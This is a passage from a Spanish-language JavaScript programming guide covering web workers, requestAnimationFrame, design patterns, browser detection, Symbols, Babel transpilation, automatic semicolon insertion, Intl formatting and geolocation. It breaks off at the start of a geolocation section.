Nota: Debido a los diferentes prefijos de exportación, algunos navegadores tienen `webkitPostMessage` en lugar de `postMessage`. Deberías anular `postMessage` para asegurarte de que los `workers` "funcionan" (no es un juego de palabras) en el mayor número de sitios posible:

```
worker.postMessage = (worker.webkitPostMessage || worker.postMessage);
```

Desde el hilo principal (ventana padre):

```
var webworker = new Worker("./path/to/webworker.js");
// Enviar información al worker
webworker.postMessage("Sample message");
// Escuchar los mensajes del worker
webworker.addEventListener("message", function(event) {
	// `event.data` contiene el valor u objeto enviado desde el worker
	console.log("Message from worker:", event.data); // ["foo", "bar", "baz"]
});
```

Desde el `worker`, en `webworker.js`:

```
// Enviar información al hilo principal (ventana padre)
self.postMessage(["foo", "bar", "baz"]);
// Escuchar los mensajes del hilo principal
self.addEventListener("message", function(event) {
	// `event.data` contiene el valor u objeto enviado desde main
	console.log("Message from parent:", event.data); // "Sample message"
});
```

Alternativamente, también puede añadir escuchadores de eventos utilizando `onmessage`:

Desde el hilo principal (ventana padre):

```
webworker.onmessage = function(event) {
	console.log("Message from worker:", event.data); // ["foo", "bar", "baz"]
}
```

Desde el `worker`, en `webworker.js`:

```
self.onmessage = function(event) {
	console.log("Message from parent:", event.data); // "Sample message"
}
```

Sección 63.5: Terminar un worker

Una vez que haya terminado con un `worker`, debe terminarlo. Esto ayuda a liberar recursos para otras aplicaciones en el ordenador del usuario.

Tema principal:

```
// Dar de baja a un worker de su aplicación.
worker.terminate();
```

Nota: El método `terminate` no está disponible para los `workers` de servicio. Se terminará cuando no esté en uso, y se reiniciará la próxima vez que se necesite.

Hilo trabajador:

```
// Hacer que un worker se dé de baja.
self.close();
```

Sección 63.6: Rellenar la memoria caché

Una vez registrado el `worker` del servicio, el navegador intentará instalarlo y posteriormente activarlo.

Instalar un receptor de eventos

```
this.addEventListener('install', function(event) {
	console.log('installed');
});
```

Almacenamiento en caché

Se puede utilizar este evento de instalación devuelto para almacenar en caché los activos necesarios para ejecutar la aplicación sin conexión. El siguiente ejemplo utiliza el api de caché para hacer lo mismo.

```
this.addEventListener('install', function(event) {
      event.waitUntil(
            caches.open('v1').then(function(cache) {
                  return cache.addAll([
                        /* Array de todos los activos que necesitan ser almacenados en caché */
                        '/css/style.css',
                        '/js/app.js',
                        '/images/snowTroopers.jpg'
                  ]);
            })
      );
});
```

Sección 63.7: Workers dedicados y workers compartidos

Workers dedicados

Un web `worker` dedicado sólo es accesible por el script que lo llamó.

Aplicación principal:

```
var worker = new Worker('worker.js');
worker.addEventListener('message', function(msg) {
      console.log('Result from the worker:', msg.data);
});
worker.postMessage([2,3]);
```

worker.js:

```
self.addEventListener('message', function(msg) {
      console.log('Worker received arguments:', msg.data);
      self.postMessage(msg.data[0] + msg.data[1]);
});
```

Workers compartidos

Un `worker` compartido es accesible por múltiples scripts - incluso si están siendo accedidos por diferentes ventanas, iframes o incluso workers.

La creación de un worker compartido es muy similar a la creación de uno dedicado, pero en lugar de la comunicación directa entre el hilo principal y el hilo del worker, tendrás que comunicarte a través de un objeto puerto, es decir, un puerto explícito tiene que ser abierto para que múltiples scripts puedan utilizarlo para comunicarse con el worker compartido. (Tenga en cuenta que los workers dedicados hacen esto implícitamente).

Aplicación principal

```
var myWorker = new SharedWorker('worker.js');
myWorker.port.start(); // abrir el puerto de conexión
myWorker.port.postMessage([2,3]);
```

worker.js

```
self.port.start(); // abrir la conexión del puerto para permitir la comunicación bidireccional
self.onconnect = function(e) {
	var port = e.ports[0]; // obtener el puerto
	port.onmessage = function(e) {
		console.log('Worker received arguments:', e.data);
		port.postMessage(e.data[0] + e.data[1]);
	}
}
```

Ten en cuenta que la configuración de este gestor de mensajes en el subproceso del worker también abre implícitamente la conexión del puerto de nuevo al subproceso principal, por lo que la llamada a `port.start()` no es realmente necesaria, como se señaló anteriormente.

Capítulo 64: requestAnimationFrame

Parámetro	Detalles
callback	"Un parámetro que especifica una función a llamar cuando es el momento de actualizar tu animación para el próximo repintado". (https://developer.mozilla.org/es/docs/Web/API/window/requestAnimationFrame)

Sección 64.1: Utilizar requestAnimationFrame para aparecer el elemento

- **Ver jsFiddle:** https://jsfiddle.net/HimmatChahal/jb5trg67/
- **Copie y pegue el código siguiente:**

```
<html>
    <body>
        <h1>Esto se desvanecerá a 60 fotogramas por segundo (o lo más cerca posible de lo que
        permite su hardware)</h1>
        <script>
            // Desvanecimiento en 2000 ms = 2 segundos.
            var FADE_DURATION = 2.0 * 1000;
            // -1 es simplemente una flag para indicar si estamos renderizando el primer
            fotograma.
            var startTime=-1.0;
            // Función para renderizar el fotograma actual (sea cual sea)
            function render(currTime) {
                var head1 = document.getElementsByTagName('h1')[0];
                // ¿Cómo de opaco debería ser head1? Su desvanecimiento comenzó en
                currTime=0.
                // A lo largo de FADE_DURATION ms, la opacidad pasa de 0 a 1
                var opacity = (currTime/FADE_DURATION);
                head1.style.opacity = opacity;
            }
            function eachFrame() {
                // Tiempo de ejecución de la animación (en ms)
                // Descomenta la función console.log para ver con qué rapidez
                // el timeRunning actualiza su valor (puede afectar al rendimiento)
                var timeRunning = (new Date()).getTime() - startTime;
                //console.log('var timeRunning = '+timeRunning+'ms');
                if (startTime < 0) {
                    // Esta rama: se ejecuta sólo para el primer fotograma.
                    // establece el startTime, luego renderiza en currTime = 0.0
                    startTime = (new Date()).getTime();
                    render(0.0);
                } else if (timeRunning < FADE_DURATION) {
                    // Esta rama: renderiza cada fotograma, excepto el 1er fotograma,
                    // con el nuevo valor de timeRunning.
                    render(timeRunning);
                } else {
                    return;
                }
                // Ahora hemos terminado de renderizar un fotograma.
                // Así que hacemos una petición al navegador para que ejecute el siguiente
                // fotograma de animación, y el navegador optimiza el resto.
                // Esto sucede muy rápidamente, como puede verse en console.log();
                window.requestAnimationFrame(eachFrame);
            };
            // iniciar la animación
            window.requestAnimationFrame(eachFrame);
        </script>
    </body>
</html>
```

Sección 64.2: Mantener la compatibilidad

Por supuesto, al igual que la mayoría de las cosas en JavaScript para navegadores, no puedes contar con que todo será igual en todas partes. En este caso, `requestAnimationFrame` puede tener un prefijo en algunas plataformas y llamarse de forma diferente, como `webkitRequestAnimationFrame`. Afortunadamente, hay una manera muy fácil de agrupar todas las diferencias conocidas que puedan existir en 1 función:

```
window.requestAnimationFrame = (function(){
      return window.requestAnimationFrame ||
            window.webkitRequestAnimationFrame ||
            window.mozRequestAnimationFrame ||
            function(callback){
                  window.setTimeout(callback, 1000 / 60);
      };
})();
```

Tenga en cuenta que la última opción (que se rellena cuando no se encontró ningún soporte existente) no devolverá un id para ser utilizado en `cancelAnimationFrame`. Hay, sin embargo, un polyfill eficiente que fue escrito que arregla esto.

Sección 64.3: Cancelar una animación

Para cancelar una llamada a `requestAnimationFrame`, necesitas el id que devolvió la última vez que fue llamada. Este es el parámetro que usas para `cancelAnimationFrame`. El siguiente ejemplo inicia una animación hipotética y la pausa después de un segundo.

```
// almacena el id devuelto por cada llamada a requestAnimationFrame
var requestId;
// dibujar algo
function draw(timestamp) {
      // hacer alguna animación
      // solicitar siguiente fotograma
      start();
}
// pausa la animación
function pause() {
      // pasa el id devuelto por la última llamada a requestAnimationFrame
      cancelAnimationFrame(requestId);
}
// iniciar la animación
function start() {
      // almacena el id devuelto por requestAnimationFrame
      requestId = requestAnimationFrame(draw);
}
// empezar ahora
start();
// después de un segundo, pausa la animación
setTimeout(pause,1000);
```

Capítulo 65: Patrones de diseño de creación

Los patrones de diseño son una buena forma de mantener el **código legible** y DRY. DRY significa **don't repeat yourself** (no te repitas). A continuación, encontrarás más ejemplos de los patrones de diseño más importantes.

Sección 65.1: Funciones Factory

Una función de fábrica es simplemente una función que devuelve un objeto.

Las funciones de fábrica no requieren el uso de la palabra clave `new`, pero pueden utilizarse para inicializar un objeto, como un constructor.

A menudo, las funciones de fábrica se utilizan como envoltorios de la API, como en los casos de jQuery y moment.js, para que los usuarios no tengan que utilizar `new`.

La siguiente es la forma más simple de función de fábrica; tomar argumentos y utilizarlos para crear un nuevo objeto con el objeto literal:

```
function cowFactory(name) {
	return {
		name: name,
		talk: function () {
			console.log('Moo, my name is ' + this.name);
		},
	};
}
var daisy = cowFactory('Daisy'); // crear una vaca llamada Daisy
daisy.talk(); // "Moo, my name is Daisy"
```

Es fácil definir propiedades y métodos privados en una fábrica, incluyéndolos fuera del objeto devuelto. Esto mantiene los detalles de implementación encapsulados, por lo que sólo puede exponer la interfaz pública a su objeto.

```
function cowFactory(name) {
	function formalName() {
		return name + ' the cow';
	}
	return {
		talk: function () {
			console.log('Moo, my name is ' + formalName());
		},
	};
}
var daisy = cowFactory('Daisy');
daisy.talk(); // "Moo, my name is Daisy the cow"
daisy.formalName(); // ERROR: daisy.formalName no es una función
```

La última línea dará un error porque la función `formalName` está cerrada dentro de la función `cowFactory`. Esto es un cierre.

Las fábricas son también una gran manera de aplicar las prácticas de programación funcional en JavaScript, porque son funciones.

Sección 65.2: Factory con composición

"Preferir la composición a la herencia" es un principio de programación importante y popular, utilizado para asignar comportamientos a los objetos, en lugar de heredar muchos comportamientos a menudo innecesarios.

Factories de conducta

```
var speaker = function (state) {
    var noise = state.noise || 'grunt';
    return {
        speak: function () {
            console.log(state.name + ' says ' + noise);
        }
    };
};
var mover = function (state) {
    return {
        moveSlowly: function () {
            console.log(state.name + ' is moving slowly');
        },
        moveQuickly: function () {
            console.log(state.name + ' is moving quickly');
        }
    };
};
```

Factories de objetos

Version ≥ 6

```
var person = function (name, age) {
    var state = {
        name: name,
        age: age,
        noise: 'Hello'
    };
    return Object.assign( // Fusionar nuestros objetos de "comportamiento"
        {},
        speaker(state),
        mover(state)
    );
};
var rabbit = function (name, colour) {
    var state = {
        name: name,
        colour: colour
    };
    return Object.assign(
        {},
        mover(state)
    );
};
```

Utilización

```
var fred = person('Fred', 42);
fred.speak(); // salidas: Fred says Hello
fred.moveSlowly(); // salidas: Fred is moving slowly
var snowy = rabbit('Snowy', 'white');
snowy.moveSlowly(); // salidas: Snowy se mueve lentamente
snowy.moveQuickly(); // salidas: Snowy se mueve rápidamente
snowy.speak(); // ERROR: snowy.speak no es una función
```

Sección 65.3: Patrones de módulos y módulos reveladores

Patrón de módulo

El patrón Módulo es un patrón de diseño creativo y estructural que proporciona una forma de encapsular miembros privados a la vez que produce una API pública. Esto se logra mediante la creación de un IIFE que nos permite definir variables sólo disponibles en su ámbito (a través de cierre), mientras que devuelve un objeto que contiene la API pública.

Esto nos da una solución limpia para ocultar la lógica principal y sólo exponer una interfaz que deseamos que otras partes de nuestra aplicación utilicen.

```
var Module = (function(/* pass initialization data if necessary */) {
	// Private data is stored within the closure
	var privateData = 1;
	// Because the function is immediately invoked,
	// the return value becomes the public API
	var api = {
		getPrivateData: function() {
			return privateData;
		},
		getDoublePrivateData: function() {
			return api.getPrivateData() * 2;
		}
	};
	return api;
})(/* pass initialization data if necessary */);
```

Revelar el patrón del modulo

El patrón Módulo revelador es una variante del patrón Módulo. Las diferencias clave son que todos los miembros (privados y públicos) se definen dentro del cierre, el valor de retorno es un literal de objeto que no contiene definiciones de función, y todas las referencias a los datos de los miembros se hacen a través de referencias directas en lugar de a través del objeto devuelto.

```
var Module = (function(/* pass initialization data if necessary */) {
	// Private data is stored just like before
	var privateData = 1;
	// All functions must be declared outside of the returned object
	var getPrivateData = function() {
		return privateData;
	};
	var getDoublePrivateData = function() {
		// Refer directly to enclosed members rather than through the returned object
		return getPrivateData() * 2;
	};
	// Return an object literal with no function definitions
	return {
		getPrivateData: getPrivateData,
		getDoublePrivateData: getDoublePrivateData
	};
})(/* pass initialization data if necessary */);
```

Revelar el patrón del prototipo

Esta variación del patrón revelador se utiliza para separar el constructor de los métodos. Este patrón nos permite utilizar el lenguaje javascript como un lenguaje orientado a objetos:

```
// Definición del espacio de nombres
var NavigationNs = NavigationNs || {};
// Se utiliza como constructor de la clase
NavigationNs.active = function(current, length) {
	this.current = current;
	this.length = length;
}
// El prototipo sirve para separar la construcción y los métodos
NavigationNs.active.prototype = function() {
	// Es un ejemplo de método público porque se revela en la sentencia return
	var setCurrent = function() {
		// Aquí las variables current y length se utilizan como propiedades privadas de la clase
		for (var i = 0; i < this.length; i++) {
			$(this.current).addClass('active');
		}
	}
	return { setCurrent: setCurrent };
}();
// Ejemplo de constructor sin parámetros
NavigationNs.pagination = function() {}
NavigationNs.pagination.prototype = function() {
	// Es un ejemplo de método privado porque no se revela en la sentencia return
	var reload = function(data) {
		// hacer algo
	},
	// Es el único método público, porque es la única función a la que se hace referencia en la
	sentencia return
	getPage = function(link) {
		var a = $(link);
		var options = {url: a.attr('href'), type: 'get'}
		$.ajax(options).done(function(data) {
			// una vez realizada la llamada ajax, llama al método privado
			reload(data);
		});
		return false;
	}
	return {getPage : getPage}
}();
```

Este código de arriba debe estar en un archivo separado .js para ser referenciado en cualquier página que se necesite. Se puede utilizar así:

```
var menuActive = new NavigationNs.active('ul.sidebar-menu li', 5);
menuActive.setCurrent();
```

Sección 65.4: Patrón prototype

El patrón prototipo se centra en la creación de un objeto que pueda utilizarse como modelo para otros objetos mediante la herencia prototípica. Este patrón es inherentemente fácil de trabajar en JavaScript debido al soporte nativo para la herencia prototípica en JS lo que significa que no necesitamos gastar tiempo o esfuerzo imitando esta topología.

Creación de métodos en el prototipo

```
function Welcome(name) {
	this.name = name;
}
Welcome.prototype.sayHello = function() {
	return 'Hello, ' + this.name + '!';
}
var welcome = new Welcome('John');
welcome.sayHello();
// => Hello, John!
```

Herencia prototípica

Heredar de un "objeto padre" es relativamente fácil mediante el siguiente patrón.

```
ChildObject.prototype = Object.create(ParentObject.prototype);
ChildObject.prototype.constructor = ChildObject;
```

Donde `ParentObject` es el objeto del que desea heredar las funciones prototipadas, y `ChildObject` es el nuevo objeto en el que desea ponerlas.

Si el objeto padre tiene valores que inicializa en su constructor necesitas llamar al constructor de los padres cuando inicialices el hijo.

Para ello se utiliza el siguiente patrón en el constructor `ChildObject`.

```
function ChildObject(value) {
	ParentObject.call(this, value);
}
```

Un ejemplo completo en el que se aplica lo anterior.

```
function RoomService(name, order) {
	// this.name se establecerá y estará disponible en el ámbito de esta función
	Welcome.call(this, name);
	this.order = order;
}
// Hereda los métodos 'sayHello()' del prototipo 'Welcome'
RoomService.prototype = Object.create(Welcome.prototype);
// Por defecto el objeto prototipo tiene la propiedad 'constructor'
// Pero como hemos creado un nuevo objeto sin esta propiedad, tenemos que establecerla manualmente,
// de lo contrario la propiedad 'constructor' apuntará a la clase 'Welcome'
RoomService.prototype.constructor = RoomService;
RoomService.prototype.announceDelivery = function() {
	return 'Your ' + this.order + ' has arrived!';
}
RoomService.prototype.deliverOrder = function() {
	return this.sayHello() + ' ' + this.announceDelivery();
}
var delivery = new RoomService('John', 'pizza');
delivery.sayHello();
// => Hello, John!,
delivery.announceDelivery();
// Your pizza has arrived!
delivery.deliverOrder();
// => Hello, John! Your pizza has arrived!
```

Sección 65.5: Patrón Singleton

El patrón Singleton es un patrón de diseño que restringe la instanciación de una clase a un solo objeto. Una vez creado el primer objeto, devolverá la referencia al mismo siempre que se llame a un objeto.

```
var Singleton = (function () {
	// almacena una referencia al Singleton
	var instance;
	function createInstance() {
		// variables y métodos privados
		var _privateVariable = 'I am a private variable';
		function _privateMethod() {
			console.log('I am a private method');
		}
		return {
			// métodos públicos y variables
			publicMethod: function() {
				console.log('I am a public method');
			},
			publicVariable: 'I am a public variable'
		};
	}
	return {
		// Obtener la instancia Singleton si existe
		// o crear uno si no lo tiene
		getInstance: function () {
			if (!instance) {
				instance = createInstance();
			}
			return instance;
		}
	};
})();
```

Uso:

```
// no existe ninguna instancia de Singleton, por lo que se creará una
var instance1 = Singleton.getInstance();
// existe una instancia de Singleton, por lo que devolverá la referencia a éste
var instance2 = Singleton.getInstance();
console.log(instance1 === instance2); // true
```

Sección 65.6: Patrón de Factory abstracto

El patrón de factory abstracto es un patrón de diseño de creación que se puede utilizar para definir instancias o clases específicas sin tener que especificar el objeto exacto que se está creando.

```
function Car() { this.name = "Car"; this.wheels = 4; }
function Truck() { this.name = "Truck"; this.wheels = 6; }
function Bike() { this.name = "Bike"; this.wheels = 2; }
const vehicleFactory = {
	createVehicle: function (type) {
		switch (type.toLowerCase()) {
			case "car":
				return new Car();
			case "truck":
				return new Truck();
			case "bike":
				return new Bike();
			default:
				return null;
		}
	}
};
const car = vehicleFactory.createVehicle("Car"); // Car { name: "Car", wheels: 4 }
const truck = vehicleFactory.createVehicle("Truck"); // Truck { name: "Truck", wheels: 6 }
const bike = vehicleFactory.createVehicle("Bike"); // Bike { name: "Bike", wheels: 2 }
const unknown = vehicleFactory.createVehicle("Boat"); // null ( Vehículo desconocido )
```

Capítulo 66: Detectar el navegador

Los navegadores, a medida que han ido evolucionando, han ido ofreciendo más funciones a JavaScript. Pero a menudo estas características no están disponibles en todos los navegadores. A veces pueden estar disponibles en un navegador, pero aún no se han lanzado en otros navegadores. Otras veces, estas características se implementan de forma diferente en los distintos navegadores. La detección de navegadores se vuelve importante para asegurar que la aplicación que desarrollas se ejecuta sin problemas en diferentes navegadores y dispositivos.

Sección 66.1: Método de detección de características

Este método busca la existencia de cosas específicas del navegador. Esto sería más difícil de falsificar, pero no se garantiza que sea a prueba de futuro.

```
// Opera 8.0+
var isOpera = (!!window.opr && !!opr.addons) || !!window.opera || navigator.userAgent.indexOf('
OPR/') >= 0;
// Firefox 1.0+
var isFirefox = typeof InstallTrigger !== 'undefined';
// Al menos Safari 3+: "[object HTMLElementConstructor]"
var isSafari = Object.prototype.toString.call(window.HTMLElement).indexOf('Constructor') > 0;
// Internet Explorer 6-11
var isIE = /*@cc_on!@*/false || !!document.documentMode;
// Edge 20+
var isEdge = !isIE && !!window.StyleMedia;
// Chrome 1+
var isChrome = !!window.chrome && !!window.chrome.webstore;
// Detección de motor parpadeante
var isBlink = (isChrome || isOpera) && !!window.CSS;
```

Comprobado con éxito en:

- Firefox 0.8 - 44
- Chrome 1.0 - 48
- Opera 8.0 - 34
- Safari 3.0 - 9.0.3
- IE 6 - 11
- Edge - 20-25

Crédito a Rob W

Sección 66.2: Detección de agentes de usuario

Este método obtiene el agente de usuario y lo analiza para encontrar el navegador. El nombre del navegador y la versión se extraen del agente de usuario mediante una expresión regular. Basándose en estos dos, se devuelve `<browser name>` `<version>`.

Los cuatro bloques condicionales que siguen al código de correspondencia con el agente de usuario están pensados para tener en cuenta las diferencias en los agentes de usuario de los distintos navegadores. Por ejemplo, en el caso de Opera, como utiliza el motor de renderizado de Chrome, hay un paso adicional de ignorar esa parte.

Tenga en cuenta que este método puede ser fácilmente suplantado por un usuario.

```
navigator.sayswho= (function(){
    var ua= navigator.userAgent, tem,
    M= ua.match(/(opera|chrome|safari|firefox|msie|trident(?=\/))\/?\s*(\d+)/i) || [];
    if(/trident/i.test(M[1])){
        tem= /\brv[ :]+(\d+)/g.exec(ua) || [];
        return 'IE '+(tem[1] || '');
    }
    if(M[1]=== 'Chrome'){
        tem= ua.match(/\b(OPR|Edge)\/(\d+)/);
        if(tem!= null) return tem.slice(1).join(' ').replace('OPR', 'Opera');
    }
    M= M[2]? [M[1], M[2]]: [navigator.appName, navigator.appVersion, '-?'];
    if((tem= ua.match(/version\/(\d+)/i))!= null) M.splice(1, 1, tem[1]);
    return M.join(' ');
})();
```

Crédito a kennebec

Sección 66.3: Método de biblioteca

Un enfoque más sencillo para algunos sería utilizar una biblioteca JavaScript existente. Esto se debe a que puede ser difícil garantizar que la detección del navegador sea correcta, por lo que puede tener sentido utilizar una solución que funcione si hay una disponible.

Una biblioteca popular de detección de navegadores es `Bowser`.

Ejemplo de uso:

```
if (bowser.msie && bowser.version >= 6) {
    alert('IE version 6 or newer');
}
else if (bowser.firefox) {
    alert('Firefox');
}
else if (bowser.chrome) {
    alert('Chrome');
}
else if (bowser.safari) {
    alert('Safari');
}
else if (bowser.iphone || bowser.android) {
    alert('iPhone or Android');
}
```

Capítulo 67: Symbols

Sección 67.1: Conceptos básicos del tipo primitivo Symbol

`Symbol` es un nuevo tipo primitivo en ES6. Los símbolos se utilizan principalmente como **claves de propiedades**, y una de sus principales características es que son *únicos*, aunque tengan la misma descripción. Esto significa que nunca tendrán un choque de nombres con cualquier otra clave de propiedad que sea un `symbol` o `string`.

```
const MY_PROP_KEY = Symbol();
const obj = {};
obj[MY_PROP_KEY] = "ABC";
console.log(obj[MY_PROP_KEY]);
```

En este ejemplo, el resultado de `console.log` sería `ABC`.

También puedes tener `Symbols` con nombre como:

```
const APPLE = Symbol('Apple');
const BANANA = Symbol('Banana');
const GRAPE = Symbol('Grape');
```

Cada uno de estos valores es único y no puede anularse.

Proporcionar un parámetro opcional `(description)` al crear símbolos primitivos puede utilizarse para depuración pero no para acceder al `symbol` en sí (pero véase el ejemplo `Symbol.for()` para una forma de registrar/consultar `symbols` compartidos globales).

Sección 67.2: Utilizar Symbol.for() para crear símbolos compartidos, globales

El método `Symbol.for` permite registrar y buscar símbolos globales por su nombre. La primera vez que se llama con una clave dada, crea un nuevo símbolo y lo añade al registro.

```
let a = Symbol.for('A');
```

La próxima vez que llame a `Symbol.for('A')`, se devolverá el *mismo símbolo* en lugar de uno nuevo (en contraste con `Symbol('A')`, que crearía un símbolo nuevo y único que casualmente tiene la misma descripción).

```
a === Symbol.for('A') // true
```

pero

```
a === Symbol('A') // false
```

Sección 67.3: Convertir un símbolo en una cadena de caracteres

A diferencia de la mayoría de los demás objetos de JavaScript, los símbolos no se convierten automáticamente en una cadena de caracteres al realizar la concatenación.

```
let apple = Symbol('Apple') + ''; // throws TypeError!
```

En su lugar, deben convertirse explícitamente en una cadena de caracteres cuando sea necesario, (por ejemplo, para obtener una descripción textual del símbolo que pueda utilizarse en un mensaje de depuración) utilizando el método `toString` o el constructor `String`.

```
const APPLE = Symbol('Apple');
let str1 = APPLE.toString(); // "Symbol(Apple)"
let str2 = String(APPLE); // "Symbol(Apple)"
```

Capítulo 68: Transpilación

Transpilar es el proceso de interpretar ciertos lenguajes de programación y traducirlos a un lenguaje de destino específico. En este contexto, la transpilación tomará lenguajes compilados a JavaScript y los traducirá al lenguaje de **destino** JavaScript.

Sección 68.1: Introducción a la transpilación

Ejemplos

ES6/ES2015 a ES5 (a través de Babel):

Esta sintaxis ES2015

```
// Sintaxis de la función de flecha de ES2015
[1,2,3].map(n => n + 1);
```

se interpreta y se traduce a esta sintaxis ES5:

```
// Sintaxis convencional de funciones anónimas ES5
[1,2,3].map(function(n) {
    return n + 1;
});
```

CoffeeScript a JavaScript (mediante el compilador CoffeeScript incorporado):

Este CoffeeScript

```
# Existence:
alert "I knew it!" if elvis?
```

se interpreta y se traduce a JavaScript:

```
if (typeof elvis !== "undefined" && elvis !== null) {
    alert("I knew it!");
}
```

¿Cómo se transpila?

La mayoría de los lenguajes de compilación a JavaScript tienen un transpilador **incorporado** (como en CoffeeScript o TypeScript). En este caso, puede que sólo necesites habilitar el transpilador del lenguaje a través de los ajustes de configuración o de una casilla de verificación. También se pueden establecer ajustes avanzados en relación con el transpilador.

Para la **transpilación de ES6/ES2016 a ES5**, el transpilador más utilizado es Babel.

¿Por qué debería transpilar?

Entre las ventajas más citadas figuran:

- Capacidad para utilizar sintaxis más reciente de forma fiable.
- Compatibilidad entre la mayoría, si no todos los navegadores
- Uso de funciones que faltan o que aún no son nativas de JavaScript mediante lenguajes como CoffeeScript o TypeScript.

Sección 68.2: Empieza a utilizar ES6/7 con Babel

El soporte de ES6 por parte de los navegadores es cada vez mayor, pero para estar seguro de que tu código funcionará en entornos que no lo soportan totalmente, puedes utilizar Babel, el transpilador de ES6/7 a ES5, ¡pruébalo!

Si quieres usar ES6/7 en tus proyectos sin tener que preocuparte por la compatibilidad, puedes usar Node y Babel CLI.

Configuración rápida de un proyecto con soporte Babel para ES6/7

1. Descargue e instale Node
2. Ve a una carpeta y crea un proyecto utilizando tu herramienta de línea de comandos favorita

```
~ npm init
```

3. Instalar Babel CLI

```
~ npm install --save-dev babel-cli
~ npm install --save-dev babel-preset-es2015
```

4. Crea una carpeta `scripts` para almacenar tus archivos `.js`, y luego una carpeta `dist/scripts` donde se almacenarán los archivos transpilados totalmente compatibles.
5. Cree un archivo `.babelrc` en la carpeta raíz de su proyecto, y escriba esto en él

```
{
    "presets": ["es2015"]
}
```

6. Edite su archivo `package.json` (creado cuando ejecutó `npm init`) y añada el script de compilación a los scripts

a la propiedad.

```
{
    ...
    "scripts": {
    ... ,
    "build": "babel scripts --out-dir dist/scripts"
    },
    ...
}
```

7. Disfruta programando en ES6/7
8. Ejecute lo siguiente para transpilar todos sus archivos a ES5

```
~ npm run build
```

Para proyectos más complejos es posible que desee echar un vistazo a Gulp o Webpack.

Capítulo 69: Inserción automática de punto y coma - ASI

Sección 69.1: Evitar la inserción de punto y coma en las sentencias return

La convención de codificación de JavaScript consiste en colocar el corchete inicial de los bloques en la misma línea de su declaración:

```
if (...) {
}
function (a, b, ...) {
}
```

En lugar de en la línea siguiente:

```
if (...)
{
}
function (a, b, ...)
{
}
```

Esto se ha adoptado para evitar la inserción de punto y coma en las sentencias return que devuelven objetos:

```
function foo()
{
	return // Aquí se insertará un punto y coma para que la función no devuelva nada
	{
		foo: 'foo'
	};
}
foo(); // undefined
function properFoo() {
	return {
		foo: 'foo'
	};
}
properFoo(); // { foo: 'foo' }
```

En la mayoría de los lenguajes, la colocación del corchete inicial es sólo una cuestión de preferencia personal, ya que no tiene ningún impacto real en la ejecución del código. En JavaScript, como has visto, colocar el corchete inicial en la línea siguiente puede provocar errores silenciosos.

Sección 69.2: Reglas de inserción automática del punto y coma

Existen tres reglas básicas de inserción del punto y coma:

1. Cuando, al analizar el programa de izquierda a derecha, se encuentra un token (llamado *token infractor*) que no está permitido por ninguna producción de la gramática, se inserta automáticamente un punto y coma antes del token infractor si se cumple una o más de las siguientes condiciones:

- El token infractor está separado del token anterior por al menos un `LineTerminator`.
- El token infractor es `}`.

2. Cuando, al analizar el programa de izquierda a derecha, se encuentra el final del flujo de tokens de entrada y el analizador no puede analizar el flujo de tokens de entrada como un único programa ECMAScript completo, se inserta automáticamente un punto y coma al final del flujo de entrada.

3. Cuando, al analizar el programa de izquierda a derecha, se encuentra un token que está permitido por alguna producción de la gramática, pero la *producción es restringida* y el token sería el primer token para un terminal o no terminal inmediatamente después de la anotación "[no `LineTerminator` here]" dentro de la producción restringida (y por lo tanto tal token se llama token restringido), y el token restringido está separado del token anterior por al menos un `LineTerminator`, entonces se inserta automáticamente un punto y coma antes del token restringido.

Sin embargo, existe una condición adicional que anula las reglas anteriores: nunca se inserta automáticamente un punto y coma si el punto y coma se interpretaría como una sentencia vacía o si ese punto y coma se convirtiera en uno de los dos puntos y coma de la cabecera de una sentencia `for` (véase 12.6.3).

Fuente: ECMA-262, quinta edición de la especificación ECMAScript**:**

Sección 69.3: Sentencias afectadas por la inserción automática de punto y coma

- Sentencia vacía
- Sentencia `var`
- Expresión de sentencia
- Sentencia `do-while`
- Sentencia `continue`
- Sentencia `break`
- Sentencia `retrun`
- Sentencia `throw`

Ejemplos:

Cuando se encuentra el final del flujo de tokens de entrada y el analizador sintáctico no puede analizar el flujo de tokens de entrada como un único Programa completo, se inserta automáticamente un punto y coma al final del flujo de entrada.

```
a = b
++c
// se transforma en:
a = b;
++c;
x
++
y
// se transforma en:
x;
++y;
```

Indexación de arrays/literales

```
console.log("Hello, World")
[1,2,3].join()
// se transforma en:
console.log("Hello, World")[(1, 2, 3)].join();
```

Estado de devolución

```
return
"something";
// se transforma en
return;
"something";
```

Capítulo 70: Localización

Parámetro	Detalles
weekday	"narrow", "short", "long"
era	"narrow", "short", "long"
year	"numeric", "2-digit"
month	"numeric", "2-digit", "narrow", "short", "long"
day	"numeric", "2-digit"
hour	"numeric", "2-digit"
minute	"numeric", "2-digit"
second	"numeric", "2-digit"
timeZoneName	"short", "long"

Sección 70.1: Formato de números

Formateo de números, agrupando los dígitos según la localización.

```
const usNumberFormat = new Intl.NumberFormat('en-US');
const esNumberFormat = new Intl.NumberFormat('es-ES');
const usNumber = usNumberFormat.format(99999999.99); // "99,999,999.99"
const esNumber = esNumberFormat.format(99999999.99); // "99.999.999,99"
```

Sección 70.2: Formato de monedas

Formateo de moneda, agrupación de dígitos y colocación del símbolo de moneda según la localización.

```
const usCurrencyFormat = new Intl.NumberFormat('en-US', {style: 'currency', currency: 'USD'})
const esCurrencyFormat = new Intl.NumberFormat('es-ES', {style: 'currency', currency: 'EUR'})
const usCurrency = usCurrencyFormat.format(100.10); // "$100.10"
const esCurrency = esCurrencyFormat.format(100.10); // "100.10 €"
```

Sección 70.3: Formato de fecha y hora

Formato de fecha y hora, según la localización.

```
const usDateTimeFormatting = new Intl.DateTimeFormat('en-US');
const esDateTimeFormatting = new Intl.DateTimeFormat('es-ES');
const usDate = usDateTimeFormatting.format(new Date('2016-07-21')); // "7/21/2016"
const esDate = esDateTimeFormatting.format(new Date('2016-07-21')); // "21/7/2016"
```

Capítulo 71: Geolocalización

Sección 71.1: Recibe actualizaciones cuando cambia la ubicación de un usuario

También puede recibir actualizaciones periódicas de la ubicación del usuario; por ejemplo, cuando se desplaza mientras utiliza un dispositivo móvil. El seguimiento de la ubicación a lo largo del tiempo puede ser muy delicado, así que asegúrate de explicar al usuario con antelación por qué solicitas este permiso y cómo utilizarás los datos.

```
if (navigator.geolocation) {
      // después de que el usuario indique que desea activar el seguimiento continuo de la
      ubicación
      var watchId = navigator.geolocation.watchPosition(updateLocation, geolocationFailure);
} else {
      console.log("Geolocation is not supported by this browser.");
}
var updateLocation = function(position) {
      console.log("New position at: " + position.coords.latitude + ", " +
position.coords.longitude);
};
```

Para desactivar las actualizaciones continuas:

```
navigator.geolocation.clearWatch(watchId);
```

Sección 71.2: Obtener la latitud y longitud del usuario

```
